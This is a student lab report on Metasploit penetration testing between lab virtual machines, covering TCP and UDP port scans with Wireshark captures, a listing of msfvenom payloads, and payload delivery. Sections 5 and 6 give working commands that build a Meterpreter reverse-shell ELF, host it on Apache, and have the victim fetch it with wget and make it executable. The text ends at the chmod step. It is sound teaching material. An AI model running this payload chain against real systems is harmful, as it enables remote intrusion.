Cyber Security Lab
Metasploit Penetration Testing

Karthikeyan G
Roll No: CB.SC.P2CYS24008


March 2, 2025

1 Introduction

This report covers the penetration testing process using **Metasploit** on a victim host running Ubuntu, targeted from a Kali Linux machine. The key phases include reconnaissance, exploitation, and post-exploitation.


2 Environment Setup

- **Attacker:** Kali Linux (`192.168.133.130`)
- **Victim:** Ubuntu (`192.168.133.133`)



~~~
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      --~/.ssh/id_rsa.Des-                 `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
~~~

Figure 1: Metasploit Framework Console




```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```

Figure 2: Environment Setup


3 Step 1: Reconnaissance (Port Scanning)

To identify open ports, we use Metasploit's TCP and UDP scanners.



```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in millise
                                           conds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                           t/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/portscan/tcp) > run
```

Figure 3: Results of TCP Port Scanning



Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time        Source          Destination     Protocol Length Info
20000 43.604350937 192.168.133.133 192.168.133.130 TCP  56 9984 → 37421 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20001 43.604836326 192.168.133.130 192.168.133.133 TCP  76 38309 → 9985 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744376 TSecr=0 WS=128
20002 43.604841175 192.168.133.133 192.168.133.130 TCP  56 9985 → 38309 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20003 43.606188563 192.168.133.130 192.168.133.133 TCP  76 33637 → 10000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744377 TSecr=0 WS=128
20004 43.606195899 192.168.133.133 192.168.133.130 TCP  56 10000 → 33637 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20005 43.606501665 192.168.133.130 192.168.133.133 TCP  76 33673 → 9992 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744377 TSecr=0 WS=128
20006 43.606508041 192.168.133.133 192.168.133.130 TCP  56 9992 → 33673 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20007 43.606844230 192.168.133.130 192.168.133.133 TCP  76 42133 → 9993 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744378 TSecr=0 WS=128
20008 43.606850742 192.168.133.133 192.168.133.130 TCP  56 9993 → 42133 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20009 43.607215110 192.168.133.130 192.168.133.133 TCP  76 43753 → 9995 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744378 TSecr=0 WS=128
20010 43.607221057 192.168.133.133 192.168.133.130 TCP  56 9995 → 43753 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20011 43.607619764 192.168.133.130 192.168.133.133 TCP  76 45655 → 9991 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744379 TSecr=0 WS=128
20012 43.607624193 192.168.133.133 192.168.133.130 TCP  56 9991 → 45655 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20013 43.608179081 192.168.133.130 192.168.133.133 TCP  76 40037 → 9994 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744379 TSecr=0 WS=128
20014 43.608183522 192.168.133.133 192.168.133.130 TCP  56 9994 → 40037 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20015 43.609004938 192.168.133.130 192.168.133.133 TCP  76 44141 → 9997 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744380 TSecr=0 WS=128
20016 43.609012002 192.168.133.133 192.168.133.130 TCP  56 9997 → 44141 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20017 43.609005000 192.168.133.130 192.168.133.133 TCP  76 34559 → 9996 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744380 TSecr=0 WS=128
20018 43.609038206 192.168.133.133 192.168.133.130 TCP  56 9996 → 34559 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20019 43.609251706 192.168.133.130 192.168.133.133 TCP  76 46101 → 9999 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744380 TSecr=0 WS=128
20020 43.609258029 192.168.133.133 192.168.133.130 TCP  56 9999 → 46101 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20021 43.609654840 192.168.133.130 192.168.133.133 TCP  76 33637 → 9998 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2830744381 TSecr=0 WS=128
20022 43.609661502 192.168.133.133 192.168.133.130 TCP  56 9998 → 33637 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

› Frame 1: 258 bytes on wire (2064 bits), 258 bytes captured (2064 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 169.254.14.114, Dst: 224.0.0.251
› User Datagram Protocol, Src Port: 5353, Dst Port: 5353
› Multicast Domain Name System (response)

0000  00 02 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ······P V·······
0010  45 00 00 f2 b4 51 00 00  01 11 6b 3e a9 fe 0e 72   E····Q·· ··k>···r
0020  e0 00 00 fb 14 e9 14 e9  00 de a5 97 00 00 84 00   ········ ········
0030  00 00 00 01 00 00 00 02  06 5f 64 6f 73 76 63 04   ········ ·_dosvc·
0040  5f 74 63 70 05 6c 6f 63  61 6c 00 00 0c 00 01 00   _tcp·loc al······
0050  00 00 00 00 23 0f 44 45  53 4b 54 4f 50 2d 52 49   ····#·DE SKTOP-RI
```

Figure 4: Results of TCP Port Scanning (Wireshark)


3.1 UDP Scan

```
use scanner/discovery/udp_sweep
set RHOSTS 192.168.133.133
run
```



```
msf6 auxiliary(scanner/portscan/tcp) > use scanner/discovery/udp_sweep
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.168.133.133->192.168.133.133 (1 hosts)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) > 
```

Figure 5: Results of UDP Port Scanning



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source          Destination     Protocol Length Info
20053 207.646385… 192.168.133.130 192.168.133.133 Chargen   62 Chargen
20054 207.651843… 192.168.133.133 192.168.133.130 ICMP      73 Destination unreachable (Port unreachable)
20055 207.651969… 192.168.133.130 192.168.133.133 UDP       64 47921 → 523 Len=20
20056 207.651970… 192.168.133.130 192.168.133.133 NTP       92 NTP Version 4, client
20057 207.651970… 192.168.133.130 192.168.133.133 UDP       62 55087 → 1434 Len=1
20058 207.651970… 192.168.133.130 192.168.133.133 Portmap   84 V2 DUMP Call
20059 207.651970… 192.168.133.130 192.168.133.133 UDP       74 60855 → 1604 Len=30
20060 207.651970… 192.168.133.130 192.168.133.133 SNMP      87 get-request 1.3.6.1.2.1.1.1.0
20061 207.651986… 192.168.133.133 192.168.133.130 ICMP      92 Destination unreachable (Port unreachable)
20062 207.652010… 192.168.133.133 192.168.133.130 ICMP     120 Destination unreachable (Port unreachable)
20063 207.652030… 192.168.133.133 192.168.133.130 ICMP      73 Destination unreachable (Port unreachable)
20064 207.652063… 192.168.133.133 192.168.133.130 ICMP     112 Destination unreachable (Port unreachable)
20065 207.652087… 192.168.133.133 192.168.133.130 ICMP     102 Destination unreachable (Port unreachable)
20066 207.654838… 192.168.133.130 192.168.133.133 NBNS      94 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
20067 207.655431… 192.168.133.130 192.168.133.133 UDP       62 37717 → 5093 Len=6
20068 207.655923… 192.168.133.130 192.168.133.133 UDP       62 38453 → 5632 Len=2
20069 207.655984… 192.168.133.130 192.168.133.133 SNMP      87 get-request 1.3.6.1.2.1.1.1.0
20070 207.656190… 192.168.133.130 192.168.133.133 UDP       62 38453 → 5632 Len=2
20071 207.656487… 192.168.133.130 192.168.133.133 DNS       74 Standard query 0x078d TXT VERSION.BIND
20072 212.864481… VMware_1e:a5:79                 ARP       62 Who has 192.168.133.133? Tell 192.168.133.130
20073 212.864528… VMware_e7:ac:bb                 ARP       44 192.168.133.133 is at 00:0c:29:e7:ac:bb
20074 213.111719… VMware_e7:ac:bb                 ARP       44 Who has 192.168.133.130? Tell 192.168.133.133
20075 213.112729… VMware_1e:a5:79                 ARP       62 192.168.133.130 is at 00:0c:29:1e:a5:79

› Frame 1: 258 bytes on wire (2064 bits), 258 bytes captured (2064 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 169.254.14.114, Dst: 224.0.0.251
› User Datagram Protocol, Src Port: 5353, Dst Port: 5353
› Multicast Domain Name System (response)

0000  00 02 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ······P V·······
0010  45 00 00 f2 b4 51 00 00  01 11 6b 3e a9 fe 0e 72   E····Q·· ··k>···r
0020  e0 00 00 fb 14 e9 14 e9  00 de a5 97 00 00 84 00   ········ ········
0030  00 00 00 01 00 00 00 02  06 5f 64 6f 73 76 63 04   ········ ·_dosvc·
0040  5f 74 63 70 05 6c 6f 63  61 6c 00 00 0c 00 01 00   _tcp·loc al······
0050  00 00 00 00 23 0f 44 45  53 4b 54 4f 50 2d 52 49   ····#·DE SKTOP-RI
```

Figure 6: Results of UDP Port Scanning (Wireshark)

4 Msfvenom & Meterpreter

Msfvenom: A Metasploit tool used to generate and encode payloads for exploitation. **Meterpreter:** An advanced payload providing in-memory execution, supporting command execution, privilege escalation, file transfer, keylogging, and pivoting.




```
┌──(karthikeyan㉿kali)-[~/Documents]
└─$ msfvenom --list payloads | grep meterpreter
    android/meterpreter/reverse_http                                   Run a meterpreter server in Android. Tunnel co
mmunication over HTTP
    android/meterpreter/reverse_https                                  Run a meterpreter server in Android. Tunnel co
mmunication over HTTPS
    android/meterpreter/reverse_tcp                                    Run a meterpreter server in Android. Connect b
ack stager
    android/meterpreter_reverse_http                                   Connect back to attacker and spawn a Meterpret
er shell
    android/meterpreter_reverse_https                                  Connect back to attacker and spawn a Meterpret
er shell
    android/meterpreter_reverse_tcp                                    Connect back to the attacker and spawn a Meter
preter shell
    apple_ios/aarch64/meterpreter_reverse_http                         Run the Meterpreter / Mettle server payload (s
tageless)
    apple_ios/aarch64/meterpreter_reverse_https                        Run the Meterpreter / Mettle server payload (s
tageless)
    apple_ios/aarch64/meterpreter_reverse_tcp                          Run the Meterpreter / Mettle server payload (s
tageless)
    apple_ios/armle/meterpreter_reverse_http                           Run the Meterpreter / Mettle server payload (s
tageless)
    apple_ios/armle/meterpreter_reverse_https                          Run the Meterpreter / Mettle server payload (s
tageless)
    apple_ios/armle/meterpreter_reverse_tcp                            Run the Meterpreter / Mettle server payload (s
tageless)
    cmd/linux/http/mips64/meterpreter_reverse_http                     Fetch and execute a MIPS64 payload from an HTT
P server.
    cmd/linux/http/mips64/meterpreter_reverse_https                    Fetch and execute a MIPS64 payload from an HTT
P server.
    cmd/linux/http/mips64/meterpreter_reverse_tcp                      Fetch and execute a MIPS64 payload from an HTT
P server.
    cmd/linux/http/x64/meterpreter/bind_tcp                            Fetch and execute an x64 payload from an HTTP
server. Listen for a connection
    cmd/linux/http/x64/meterpreter/reverse_sctp                        Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker
    cmd/linux/http/x64/meterpreter/reverse_tcp                         Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker
    cmd/linux/http/x64/meterpreter_reverse_http                        Fetch and execute an x64 payload from an HTTP
server.
    cmd/linux/http/x64/meterpreter_reverse_https                       Fetch and execute an x64 payload from an HTTP
```

Figure 7: Msfvenom Payload Generation and Meterpreter Shell

5 Step 2: Exploitation (Payload Generation)

We generate a reverse shell payload using `msfvenom`.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=4444 -
    f elf > shell.elf
```



```
┌──(karthikeyan㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=7777 -f elf -o test

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: test

┌──(karthikeyan㉿kali)-[~]
└─$ sudo mv test /var/www/html/


┌──(karthikeyan㉿kali)-[~]
└─$ service apache2 start
```


Figure 8: Generating the Reverse Shell Payload

6 Step 3: Delivering the Payload

The payload is hosted on Apache and delivered using `wget`.

```
mv shell.elf /var/www/html/
```

```
service apache2 start
wget http://192.168.133.130/shell.elf
chmod +x shell.elf
./shell.elf
```




```
karthikeyan@karthikeyan-virtual-machine:~$ wget http://192.168.133.130/test -O /tmp/test
--2025-03-02 22:27:52--  http://192.168.133.130/test
Connecting to 192.168.133.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: ‘/tmp/test’

/tmp/test                     100%[=============================================================>]     207  --.-KB/s    in 0s

2025-03-02 22:27:52 (37.3 MB/s) - ‘/tmp/test’ saved [207/207]

karthikeyan@karthikeyan-virtual-machine:~$ chmod +x /tmp/test
